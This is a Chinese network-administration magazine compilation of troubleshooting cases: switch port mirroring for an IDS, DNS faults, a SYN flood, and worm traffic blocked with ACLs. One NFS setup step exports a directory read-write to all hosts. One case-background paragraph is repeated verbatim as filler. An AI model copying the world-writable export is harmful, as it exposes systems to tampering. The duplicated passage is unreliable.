把 ISO 文件放到硬盘上，本机硬盘或是移动硬盘均可，然后让系统自己寻找即可。

3) NFS image

把系统安装盘的 ISO 文件挂载到系统中，这里笔者挂载到/var/ftp/rhel 目录中。

挂载命令如下：

```
mount -o loop rhel5.iso /var/ftp/rhel
```

配置 NFS 服务器的方法：

(1) 找到 vi/etc/exports 文件。

(2) 然后在 exports 文件中添加下面一行：

```
/var/ftp/rhel *(rw)
```

代表对于/var/ftp/rhel 来说每个用户都有读写权限。


(3) 用 Service NFS restart 命令重启 NFS 服务，使配置生效。

现在 NFS 服务器已经搭建好了，大家可以选择 NFS 安装方式了（如图 2 所示）。

NFS Server name: 您的 NFS 的 IP 地址。

Directory: /var/ftp/rhel 刚才挂载的位置。





## NetAdmin World 2009

# NetAdmin World 2009

## 第4章 故障诊断

### 案例背景

某公司网络中心网络管理员报告，最近一段时间内，网络中心多台服务器出现异常，主要表现为：服务器启动失败，系统日志显示大量错误信息，且部分服务器无法访问。经初步排查，发现所有服务器均连接到同一交换机，且该交换机与核心路由器连接正常。进一步检查发现，交换机配置无误，但核心路由器配置存在异常，导致部分服务器无法访问。最终通过调整核心路由器配置，恢复了网络正常。

故障现象：网络中心多台服务器出现异常，主要表现为：服务器启动失败，系统日志显示大量错误信息，且部分服务器无法访问。经初步排查，发现所有服务器均连接到同一交换机，且该交换机与核心路由器连接正常。进一步检查发现，交换机配置无误，但核心路由器配置存在异常，导致部分服务器无法访问。最终通过调整核心路由器配置，恢复了网络正常。

## 交换机端口镜像配置排障

中行九江市中心支行 廖文建

笔者所在的银行中支三年前部署了由绿盟科技研发的“冰之眼”网络入侵检测系统，安装了本地中央控制台和 1 台网络探测器。该系统有效地增强了内联网的安全性，有力地保障了内联网上各重要业务系统的正常运行。

单位网络结构如图 1 所示，其中：




图 1 网络结构图

核心交换机 2 的 GigabitEthernet1/0/48 端口和探测器的 Monitor 口相连。

核心交换机 1 的千兆光纤口 GigabitEthernet0/0/1、GigabitEthernet0/0/2 和核心交换机 2 的千兆光纤口 GigabitEthernet0/0/1、GigabitEthernet0/0/2 对应 trunk 互连。

核心交换机 1 和 2 的 GigabitEthernet1/0/1 至 GigabitEthernet1/0/34 端口和计算机相连，需要入侵检测系统对所有内联网计算机发送和接收的报文进行监控和分析。

### 交换机设置异常

我中支的绿盟入侵检测系统投入运行后，基本工作正常，日均各能有 10 笔左右的中、低风险告警，高风险告警一般没有。但前期有一段时间，该系统工作状态出现异常，现将问题查找和解决过程等做一介绍并浅谈一些个人经验，与大家进行交流探讨。

两个星期前，入侵检测系统除了一笔“ICMP 路由请求消息”的低风险告警，控制台上没有报任何风险。检查该系统控制台与探测器、交换机之间的连接，发现相互间 ping 连通正常，控制台也可以自动升级规则库。但是在控制台上发现 tcp session 的数值为 0，这意味着网络连接是正常的，但连接探测器 Monitor 口的交换机相应端口上没有基于 TCP 的网络流量，所以入侵检测系统也就不能进行捕捉、分析。

通过查看备份的历次核心交换机配置文件，发现 2007 年前的华为交换机配置文件中有下列两条镜像配置命令：

```
mirroring-group 1 outbound GigabitEthernet1/0/1 to
```

```
GigabitEthernet1/0/47 mirrored-to GigabitEthernet1/0/48
mirroring-group 2 inbound GigabitEthernet1/0/1 to
GigabitEthernet1/0/47 mirrored-to GigabitEthernet1/0/48
```

但在 2007 年以后备份的配置文件，这两条命令却不见了。2006 年底，为了实现策略路由，华为技术人员在两台核心交换机上各添加了一块业务扩展板（VS81VSNP），同时进行了交换机的 VRP 升级。是不是 VRP 版本升级后，这两条镜像配置命令失效了？

我们查看了交换机目前的 VRP 版本：

```
[PJXJVS01]dis ver
Huawei Versatile Routing Platform Software
VRP software, Version 3.10, Release r3120
Copyright (c) 1998-2006 Huawei Technologies Co.,Ltd. All rights reserved.
Quidway S6500-VRP3.10-R3120 版本发布
```

证实交换机的 VRP 版本 2006 年底后确实进行过升级，如果此时我们依然试图按照上述两条镜像命令进行配置，交换机报错：The command is only used in resuming config!

### 第一次解决方案

为解决镜像的配置问题，我们首先分别在两台核心交换机上进行了如下本地端口镜像配置：

（1）创建本地镜像组 1。

```
[PJXJVS01] mirroring-group 1 local
```

（2）定义 GigabitEthernet 1/0/48 为镜像目的端口。

```
[PJXJVS01] mirroring-group 1 monitor-port GigabitEthernet 1/0/48
```

（3）定义 GigabitEthernet 1/0/1 至 34 口为镜像源端口，其中 both 指的是从该端口进来和出去的数据包都将被捕获。

```
[PJXJVS01] mirroring-group 1 mirroring-port GigabitEthernet 1/0/1 to GigabitEthernet 1/0/34 both
```

配置完成后，用 display mirroring-group 1 来显示当前镜像的参数设置。

```
[PJXJVS02]display mirroring-group 1
mirroring-group 1:
type: local
status: active
mirroring port:
GigabitEthernet1/0/1 both
.....
GigabitEthernet1/0/34 both
monitor port: GigabitEthernet1/0/48
```

此时，我们在入侵检测系统的中央控制台上发现，PPS、BPS 网络流量的值较之前显著增大，tcp session 的值也由 0 变成了几十，低风险和中风险的告警在两小时内出现了好几笔，系统似乎又开始正常发挥作用了。



## 第二次解决方案

根据我中支的网络需求和目前的交换机配置，我们在查找了一些关于镜像的资料后，仔细一想又感觉有些不对了，上述仅仅是对本地端口的镜像配置，由于探测器的 Monitor 口连接的是核心交换机 2 的第 48 口，也就是仅仅对交换机 2 上的相应端口流量做了捕获分析，而无法实现对交换机 1 上的计算机进行监控。由于交换机 1 上的被镜像端口（源端口）和交换机 2 上的镜像端口（目的端口）突破了在同一台交换机上的限制，为使被镜像端口和镜像端口可以跨越网络中的多个设备，要使用 RSPAN（Remote Switched Port Analyzer，远程交换端口分析），即远程端口镜像功能来实现该需求，还需要进行如下远程端口镜像配置：

定义 VLAN 2000 为 remote-probe vlan，该 VLAN 之前没有被使用。

核心交换机 2 为目的交换机，连接探测器的端口 GigabitEthernet1/0/48 为镜像目的端口。

核心交换机 1 为源交换机，GigabitEthernet1/0/1 至 GigabitEthernet1/0/34 为镜像源端口。

定义 GigabitEthernet1/0/45 为反射端口，GigabitEthernet1/0/45 要为 access 端口，且属于默认 VLAN。

### 1. 在核心交换机 1 上远程端口镜像的配置

(1) 定义 VLAN 2000 为 Remote-probe VLAN

```
<PJXJVS01> system-view
[PJXJVS01] vlan 2000
[PJXJVS01-vlan2000] remote-probe vlan enable
[PJXJVS01-vlan2000] description yuanchengjingxiang
[PJXJVS01-vlan2000] quit
```

(2) 配置与核心交换机 2 相连的端口为 Trunk 类型，并允许 VLAN 2000 通过

```
[PJXJVS01] interface GigabitEthernet0/0/1
[PJXJVS01-GigabitEthernet0/0/1] port trunk permit vlan 2000 4000
[PJXJVS01] interface GigabitEthernet0/0/2
[PJXJVS01-GigabitEthernet0/0/2] port trunk permit vlan 2000 4000
```

(3) 配置远程镜像组 1 组已经被使用，建立 2 号组

```
[PJXJVS01] mirroring-group?2 remote-source
```

(4) 定义远程镜像组源端口

```
[PJXJVS01] mirroring-group 2 mirroring-port GigabitEthernet 1/0/1 to GigabitEthernet 1/0/34 both
```

(5) 定义远程镜像组反射端口

```
[PJXJVS01] mirroring-group 2 reflector-port GigabitEthernet 1/0/45
```

(6) 定义远程镜像组 Remote-probe VLAN

```
[PJXJVS01] mirroring-group 2 remote-probe vlan 2000
```

显示远程镜像源组配置信息如下：

```
[PJXJVS01]display mirroring-group remote-source
mirroring-group 2:
type: remote-source
status: active
mirroring port:
GigabitEthernet1/0/1 both
```

```
.....
GigabitEthernet1/0/34 both
reflector port: GigabitEthernet1/0/45
remote-probe vlan: 2000
```

### 注意

(1) 由于反射端口不能作为正常的端口转发流量，所以要选择将没有使用的处于 Down 状态的端口为反射端口，且在该端口的双工模式、端口速率、MDI 属性取值均为默认值时，才能将其配置为反射口。配置为反射口后不要在该端口上再添加其他的配置了。

(2) 建议不要在与目的交换机相连的端口上配置镜像源端口，否则可能引起网络内的流量混乱。

### 2. 在核心交换机 2 上远程端口镜像的配置

(1) 首先定义 VLAN 2000 为 Remote-probe VLAN

```
[PJXJVS02] vlan 2000
[PJXJVS02-vlan2000] remote-probe vlan enable
[PJXJVS02-vlan2000] description yuanchengjingxiang
[PJXJVS02-vlan2000] quit
```

(2) 配置与核心交换机 1 相连的端口为 Trunk 类型，并允许 VLAN 2000 通过

```
[PJXJVS02] interface GigabitEthernet0/0/1
[PJXJVS02-GigabitEthernet0/0/1] port trunk permit vlan 2000 4000
[PJXJVS02] interface GigabitEthernet0/0/2
[PJXJVS02-GigabitEthernet0/0/2] port trunk permit vlan 2000 4000
```

(3) 定义远程镜像组 Remote-probe VLAN

```
[PJXJVS02] mirroring-group 2 remote-probe vlan 2000
```

(4) 定义远程镜像组目的端口

```
[PJXJVS02] mirroring-group 2 remote-destination
[PJXJVS02] mirroring-group 2 monitor-port GigabitEthernet 1/0/48
```

当配置最后一条命令时，交换机报错：

GigabitEthernet1/0/48 is a member of mirroring group 1!

此时，我们若取消本地镜像组 1 在此端口的配置命令，再配置则不报错了。难道是不允许两个镜像组同时将目的端口指向同一个交换机端口？我们联系了华为技术人员，最终的回答是，还需要将交换机的 VRP 版本进行升级，他们已在实验室通过 VRP 是 3135 版本的 S6500 系列交换机实现了相关测试。在对两台核心交换机进行了 VRP 版本升级后，再进行上述配置就没有报错了。

这时，我们查看到的远程镜像源组配置信息和交换机的 VRP 版本信息是：

```
[PJXJVS02]display mirroring-group remote-destination
mirroring-group 2:
type: remote-destination
status: active
monitor port: GigabitEthernet1/0/48
remote-probe vlan: 2000
[PJXJVS02]dis ver
Huawei Versatile Routing Platform Software
VRP software, Version 3.10, Release 3135P06
Copyright (c) 1998-2007 Huawei Technologies Co.,Ltd. All
```

rights reserved.

## 总结经验

至此，通过在核心交换机的本地端口镜像和远程端口镜像的功能设置，实现了入侵检测系统对内联网计算机已知攻

击及可疑网络行为的安全监控。同时也再次提醒我们，对于相同型号不同版本的华为网络设备，配置方法和功能的实现有时是存在差异的，我们在需要对 VRP 的版本进行升级时一定要考虑到。

## 外网间歇为哪般

上海 朱斌

最近公司外网不稳定，表现为：局域网内所有客户端上 Internet 浏览网页时，除上海热线网页不断网外，其他网页都有断网现象。间断时间不固定，有时断 2~3 分钟，有时断 5~6 分钟不等，有时长达半小时，但一般过一段时间就又能访问网页了。QQ 和大智慧等软件不掉线，直连移动专线的代理服务器访问 Internet 并不出现断网情况。

我们的网络结构是：专线——代理服务器（单独机器）——防火墙（单独机器也充当网关）——内部局域网，内部局域网内机器都是静态 IP 地址，不启用域中的 DNS。网络结构图如图 1 所示。




图 1 网络结构图

## 启用 DNS 新地址

根据上述情况，我们对代理服务器做了简单排查，并无异样，感觉可能是 DNS 的解析有问题，直接联系移动公司，描述故障的症状，移动公司说他们公司的 DNS 是正常的。

移动公司工作人员根据我公司描述的网络故障，认为我公司直连的代理服务器访问 Internet 不出现断网情况，这个网络故障应该跟移动公司无关，肯定是我们公司内部的问题。当时移动公司机房工作人员给了我们两个新的 DNS 地址，一个是电信的，一个是移动的（注：我们的代理服务器首选 DNS 和备用 DNS 一直是同时设置有电信和移动的地址，已经用了三四年，一直没出过问题）。

在代理服务器上重新设置了移动公司工作人员新给的两个 DNS 地址，但故障还是依旧（代理服务器上的 DNS 是由 ISP 提供的）。

## 再查内网

由于公司机房所用服务器与网络设备使用年限都已较长，不敢保证不会发生故障。所以，我们针对局域网内部做了详细排查工作。

（1）对服务器系统做恢复处理，问题依旧存在。怀疑代理服务器的网络访问承受能力（原因是最近新增开放几台计算机上外网，到目前为止现有上外网计算机数已达 85 台），由此对代理服务器进行不间断的网络流量监测。

（2）怀疑 FireWall（即网关）的软件故障造成的不稳定，将代理服务器直接接至交换机，所有上外网的客户端代理服务器地址全部更改，断网现象依旧存在。怀疑交换机上连接 FireWall 的端口，通过对此端口的流量进行监测及数据分析，并没有发现有大量的错误数据包，但为了谨慎起见，还是更换了端口。

（3）用 Sniffer（专用网络分析软件）对整个局域网进行数据抓包、分析，但没有明显的异常情况。

（4）对各交换机和 Hub 进行总流量监测，并对交换机和 Hub 逐个进行隔离阻断监测。

（5）怀疑受到 ARP 病毒攻击，并在机房一台机器上安装 ARP 防火墙，进行局域网内 ARP 扫描，结果是没有受到 ARP 的攻击。

## DNS 地址有问题

排查期间用了多种方法对服务器与网络进行监测，但都没有结果，各项数据显示都没有异常。再次打电话至移动公司，要求他们来检测一下移动的设备或线路，但移动公司还是认为问题出在我们公司内部。在我们的强烈要求下，移动公司派人对接线路及设备进行了测试，还是一切正常。

后来才发现，前几天移动公司提供给我们的两个新的 DNS 地址中有一个电信的 DNS 是有问题的（当时电信的 DNS 出现过区域性的大面积问题），所以当浏览网页的人多时，正常的那个移动的 DNS 来不及解析，会经过有问题的电信的 DNS，由此造成域名解析错误而中断，过一会儿又自动恢复。

移动公司工作人员当时又提供了另一个新的 DNS 地址，

并对其公司机房人员提供的错误 DNS 地址给我们公司造成的困扰表示歉意。

在此之后的一个工作日对各部门进行回访，各部门都反映浏览网页时均未出现中断现象，网络恢复正常。

## 处理外部同步数据包攻击

辽宁铁岭东电一公司 王一军

单位局域网 IP 地址段采用 10.162.1.X，通过网通 10Mbps 带宽光纤方式与电信 2Mbps 带宽 ADSL 方式接入互联网（同时接入两路互联网，由于公司本部与各下属项目部通过 VPN 方式联网，而各项目部互联网接入分别来自电信或者网通）。每个宽带接入分别连接到相应 VPN 路由器上。具体 IP 地址如下：

10.162.1.1：网通连接 VPN 路由器，局域网络默认网关。

10.162.1.2：电信连接 VPN 路由器。

10.162.1.11：局域网络主服务器，安装瑞星网络杀毒版与内部网站等。

221.203.153.230：网通公网 IP 地址。

221.203.153.229：网通公网网关地址。

255.255.255.252：网通公网子网掩码。

202.96.64.68：网通公网 DNS 地址。

由于局域网内的机器较多，我们通过在路由器上设置包转发规则来限制连接互联网的计算机数量，同时进行了 IP-MAC 地址绑定。

### 网络突然出现异常

事发当天早上登录互联网正常，在大约 8：30 左右突然上不去互联网了，个别网站等待很长时间后才能登录上。但 QQ 一直在线，没有掉线。用户同时也纷纷电话咨询，说互联网登录异常。

查看路由器状态，网通所连路由器的 LAN 与 WAN 状态灯频繁闪烁，而电信所连路由器相应状态灯显示正常。

### 故障分析

我们首先从路由器状态下手，考虑是否是路由器本身数据拥塞引起的问题。关掉两个路由器再重新启动，现象依旧（以前也出现过互联网登录不上情况，但重新开关一下路由器就好了）。

再怀疑是 ARP 病毒。最近 ARP 病毒比较厉害，前一段时间公司局域网也中过一回 ARP 病毒，造成全网机器的访问瘫痪。但通过安装类似 Anti ARP Sniffer V2.0 等防范软件，就可以直接定位到具体的 ARP 病毒中毒机。而这次执行 Anti ARP Sniffer V2.0 等软件，没有客户端受到 ARP 病毒攻击的提示。

而这时以 Web 方式登录网通所连路由器的主界面也非常困难，说明目前路由器上的访问流量较大，造成互联网登录困难。

这时从路由器设置及互联网接入的角度分析问题所在。

从路由器本身分析，可能是由于修改了路由器所导致。从接入的角度分析，可能是由于外部网通网络的问题导致。

询问路由器管理人员，路由器设置最近没有做过改变。

感觉问题可能出在互联网接入上。将局域网内机器通用的互联网接入网关由网通方式改为电信方式（网关由 10.162.1.1 改为 10.162.1.2），登录互联网正常，说明问题出在互联网的互联网接入上。

网通公司技术人员将光纤进线接入到自带笔记本电脑上进行测试：

执行：ping 221.203.153.229（网通公网网关地址），不通。

执行：ping 202.96.64.68（网通公网 DNS 地址），不通。

技术人员首先怀疑是硬件连接设备的问题，于是更换了收发器，但问题依旧。与网通公司机房联系，回答说网通机房硬件连接正常。现在技术人员开始怀疑是我公司公网 IP 受到了病毒攻击。

### 查找病毒攻击点

网通技术人员在其笔记本电脑上更改了公网 IP 等设置，具体如下：

221.203.153.226：网通公网 IP 地址（重新分配 226~230 共 5 个 IP 地址）。

221.203.153.225：网通公网网关地址。

255.255.255.248：网通公网子网掩码。

执行：ping 221.203.153.225（网通的公网网关地址），可以。

执行：ping 202.96.64.68（网通的公网 DNS 地址），可以。

更换了新的公网 IP 后，网通技术人员在其笔记本电脑上登录互联网正常，以为大功告成。重新将光纤接入到网通所连路由器，登录路由器主界面，修改公网 IP、网关、子网掩码等参数，在局域网上进行测试。

客户端登录互联网，登录网站主页正常，以为一切恢复正常了。但随后单击网页内容，速度明显变慢，登录不上。其他计算机也再次出现同样的症状，但 QQ 一直没有掉线。再观察网通所连路由器，LAN 与 WAN 状态灯又出现频繁闪烁的现象。在客户机上对互联网进行测试，ping 网通 DNS、网关、新浪网站，均访问正常，但返回时间均较慢（147ms）。

通过 QQ 与路由器厂家联系，请求技术支持。

路由器厂家技术支持方首先提供了局域网内收发流



量较大的 IP 地址，经查验，均为正常的网站访问与文件下载。

技术支持方提供了两个路由器命令行查看病毒的命令，具体如下：

```
debug lan arp -c
(查看 ARP 病毒)
debug lan sync
(查看蠕虫病毒)
```

执行 debug lan sync，发现一个 MAC 地址为 00-0b-60-16-7c-0a 的机器不断向路由器发包，但通过 IPBOOK、网络法官等工具均查不出该 MAC 地址对应的公网 IP 地址。

与技术支持方联系，对方说这是攻击方采用“IP 欺骗”的方式，一般是无法查到的。但通过该现象，说明在互联网上有一台公网 IP 机器向我公司拥有的网通公网 IP 地址进行同步数据包攻击。

## 双管齐下排故障

知道了路由器受攻击的原因，立刻着手进行两方面的处理：一是向网通公司通报我公司受外部公网 IP 机器同步数据包攻击的情况，请求网通公司采取技术措施进行防范；二是改变在网通所连路由器上我公司对应的 IP 地址，由 221.203.153.226 改为 221.203.153.227。通过采取以上措施后，解决了登录不上互联网的问题，网络系统恢复了往日的平静。

## 经验总结

在局域网登录互联网出现问题的情况下，应仔细观察事故现象，按照从内到外的顺序，分别从局域网络、路由器设置、互联网硬件设备接入、外部攻击等角度分析故障的原因，并注意同网络接入商、网络设备厂家保持联系，以寻求技术支持。

## 访问列表解决网络拥塞

访问列表作为网络的一种安全机制，可以有效防御网络攻击。我们也可以利用它解决一些内部网络拥塞问题，比如由某些病毒攻击引起的局域网拥塞。前段时间笔者就遇到这样的故障，现介绍如下。

### 网络结构及故障现象

如图 1 所示，单位的某部门采用三台华为 3COM S3600 三层交换机构建了一个内部局域网，入网的计算机数将近 50 台，均划分在同一个 VLAN 内。




图 1 网络结构图

发生问题时，用户反映网络速度很慢，打开网页需要很长时间，有时甚至打不开，并且 ping 网关地址丢包率达到 70% 左右。

### 病毒攻击特定端口

根据故障现象，笔者初步判断是由广播风暴引起的网络拥塞。通过使用抓包软件分析，发现网络内有大量的 ARP 解析包，进一步判断可能由几台计算机感染病毒引起的网络广播风暴。这时，一般方法就是拔网线，确定广播风暴源。

福建漳州 余小珊

正当要实施时，偶然发现一用户终端的天网防火墙报警，有多台主机频繁连接本机的 135 和 445 端口。于是查询其他入网用户计算机防火墙，也发现相同现象，可以确定是由网络病毒攻击计算机某些特定端口而引起的网络拥塞。

### 配置交换机访问列表

由于此病毒是对计算机操作系统的特定端口进行攻击，我们可以利用这一特性，通过配置交换机的访问列表来对此病毒的攻击进行抑制，从而迅速恢复网络正常运行。具体配置如下。

在交换机 A 配置：

(1) 建立访问列表规则。

```
[H3CA]acl number 3100
[H3CA-acl-adv-3100]rule 35 deny tcp destination-port eq 135
[H3CA-acl-adv-3100]rule 36 deny udp destination-port eq 135
[H3CA-acl-adv-3100]rule 37 deny tcp destination-port eq 445
[H3CA-acl-adv-3100]rule 38 deny udp destination-port eq 445
```

(2) 在端口下启动 QoS，并将访问列表规则应用到端口中去，以防止病毒攻击。

```
[H3CA]int e1/0/1
[H3CA-Ethernet1/0/1]Qos port
[H3CA-Ethernet1/0/1]packet-filter inbound ip-group 3100
```

需要注意的是，要将此访问列表规则应用到感染病毒计算机所连接的端口中去，如果无法确定哪台计算机感染了病毒，则应用到每个有计算机连接的端口。交换机 B 和交换机 C 的配置与交换机 A 相同。配置生效后，网络故障排除。

此法能在较短的时间内恢复网络的正常运行，但最终还是要对入网计算机加装漏洞补丁，并更新杀毒软件的病毒库进行杀毒，以彻底清除病毒对网络的影响。



细查 FTP 流量异常广播

福建 邱晓理

福建中国银行省行大楼使用华三通信（H3C）的 S8016 和 S3050C 设备组成生产办公应用网。两台 S8016 作为核心，各个楼层都是 2 台 S3600-52P 或 S3050C 双归属到两台 S8016 核心交换机，生产楼层 5 楼机房使用 S3050C 组成“V 字形”，启用 RSTP 协议实现双上行链路备份。拓扑如图 1 所示。




图 1 网络拓扑图

考虑 VRRP 和 RSTP 设置都在 S8016\_A 上，简化的业务流量走向如图 2 所示。




图 2 业务流量走向

网络正常工作过程

正常情况下，IBM R6000（21.224.28.185/24）到 IBM AIX（21.224.28.225/24）的 FTP 流量是一个二层转发报文，流量走向是：

IBM R6000 → S3050C\_5F5 → S8016\_A → S3050C\_5F1 → IBM AIX。因此正常情况下，通信前的 ARP 学习和 FTP（TCP 流量）会在经过的 S3050C 和 S8016\_A 上都学习到两台 IBM 主机的 MAC，在交换机学习到 MAC 的情况下，会根据报文的目的 MAC 进行二层单播转发，并不会在 VLAN 内所有端口广播。正常流量走向如图 2 下面双箭头所指方向。

流量日志出现过载告警

最近一天（8 日晚）发现，在 S3050C\_5F7 下挂的 Cisco Router（在 E0/26 端口，21.224.28.100，晚上切换到 E0/38, 21.224.28.102）日志上报告出现流量过载日志告警：

```
Jun 1 23:19:15 CCT: %AMDP2_FE-5-EXCESSCOLL: Ethernet0/1
TDR=2, TRC=0
Jun 1 23:19:45 CCT: %AMDP2_FE-5-EXCESSCOLL: Ethernet0/1
TDR=3, TRC=0
Jun 2 23:17:46 CCT: %AMDP2_FE-5-EXCESSCOLL: Ethernet0/1
TDR=3, TRC=0
Jun 3 23:09:33 CCT: %AMDP2_FE-5-EXCESSCOLL: Ethernet0/1
TDR=3, TRC=0
